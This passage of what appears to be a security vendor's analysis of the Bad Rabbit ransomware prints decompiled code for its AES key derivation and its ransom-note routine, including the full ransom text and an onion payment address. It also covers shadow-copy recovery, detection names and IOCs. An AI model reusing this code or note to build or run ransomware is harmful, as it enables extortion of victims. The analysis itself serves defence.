  HCRYPTKEY *v4; // esi
  BOOL v6; // [esp+Ch] [ebp-8h]
  HCRYPTHASH phHash; // [esp+10h] [ebp-4h]

  v2 = ctx->hProv;
  v3 = ctx->hProv;
  v6 = 0;
  phHash = 0;
  if ( CryptCreateHash(v3, CALG_MD5, 0, 0, &phHash) )
  {
    if ( CryptHashData(phHash, ctx->pass, 0x21u, 0) )
    {
      v4 = &ctx->hKeyAes;
      v6 = CryptDeriveKey(v2, CALG_AES_128, phHash, 1u, v4);
      CryptDestroyHash(phHash);
      if ( v6 )
        SetCipherParams(*v4);
    }
  }
  return v6;
}
```

Key derivation algorithm

The encrypted password, along with information about the infected system is written into Readme file as “personal installation key#2”.


```
wsprintfW(&pszFile, L"%s", L"Readme.txt");
if ( PathCombineW(&pszDest, &ctx->rootPathName, &pszFile) )
{
  v2 = GetRandNum();
  if ( v2 )
  {
    if ( v2 > 1 )
      --v2;
    if ( WaitForMultipleObjects((ctx->event != 0) + 1, &ctx->handle, 0, 60000 * v2) )
    {
      v3 = CreateFileW(&pszDest, GENERIC_WRITE, 0, 0, 1u, 0, 0);
      if ( v3 != -1 )
      {
        id = ctx->id;
        ctx = 0;
        if ( RsaEncrypt(ctx->hKeyRsa, id, ctx->pass, &ctx) )
        {
          memset(&Dst, 0, 0x1000u);
          StrCatW(
            &Dst,
            L"Oops! Your files have been encrypted.\r\n"
             "\r\n"
             "If you see this text, your files are no longer accessible.\r\n"
             "You might have been looking for a way to recover your files.\r\n"
             "Don't waste your time. No one will be able to recover them without our\r\n"
             "decryption service.\r\n"
             "\r\n"
             "We  guarantee that you can recover all your files safely. All you\r\n"
             "need to do is submit the payment and get the decryption password.\r\n"
             "\r\n"
             "Visit our web service at caforssztxqzf2nm.onion\r\n"
             "\r\n"
             "Your personal installation key#2:\r\n"
             "\r\n");
          StrCatW(&Dst, ctx);
          NumberOfBytesWritten = 0;
          if ( WriteFile(v3, &Dst, 2 * wcslen(&Dst), &NumberOfBytesWritten, 0) )
            FlushFileBuffers(v3);
          LocalFree(ctx);
        }
        CloseHandle(v3);
      }
    }
  }
}
```

Ransom note creation routine

An interesting fact is that the trojan cannot encrypt files which have a Read-only attribute.

File recovery possibility

We have discovered that Bad Rabbit does not delete shadow copies after encrypting the victim's files. It means that if the shadow copies had been enabled prior to infection and if the full disk encryption did not occur for some reason, then the victim can restore the original versions of the encrypted files by the means of the standard Windows mechanism or 3rd-party utilities.



Shadow copies remain unharmed by Bad Rabbit

Recommendations

Kaspersky Lab corporate customers are also advised to:

- make sure that all protection mechanisms are activated as recommended; and that KSN and System Watcher components (which are enabled by default) are not disabled.
- update the antivirus databases immediately.

The abovementioned measures should be sufficient. However, as additional precautions we advise the following:

- restricting execution of files with the paths **c:windowsinfpub.dat** and **C:Windowscscc.dat** in Kaspersky Endpoint Security.
- configuring and enabling Default Deny mode in the Application Startup Control component of Kaspersky Endpoint Security to ensure and enforce proactive defense against this and other attacks.

Kaspersky Lab products detect this threat with the following verdicts:

- Trojan-Ransom.Win32.Gen.ftl
- Trojan-Ransom.Win32.BadRabbit
- DangerousObject.Multi.Generic
- PDM:Trojan.Win32.Generic
- Intrusion.Win.CVE-2017-0147.sa.leak

IOCs:

http://1dnscontrol[.]com/

fbbdc39af1139aebba4da004475e8839 – install_flash_player.exe

1d724f95c61f1055f0d02c2154bbccd3 – C:Windowsinfpub.dat

b14d8faf7f0cbcfad051cefe5f39645f – C:Windowsdispci.exe
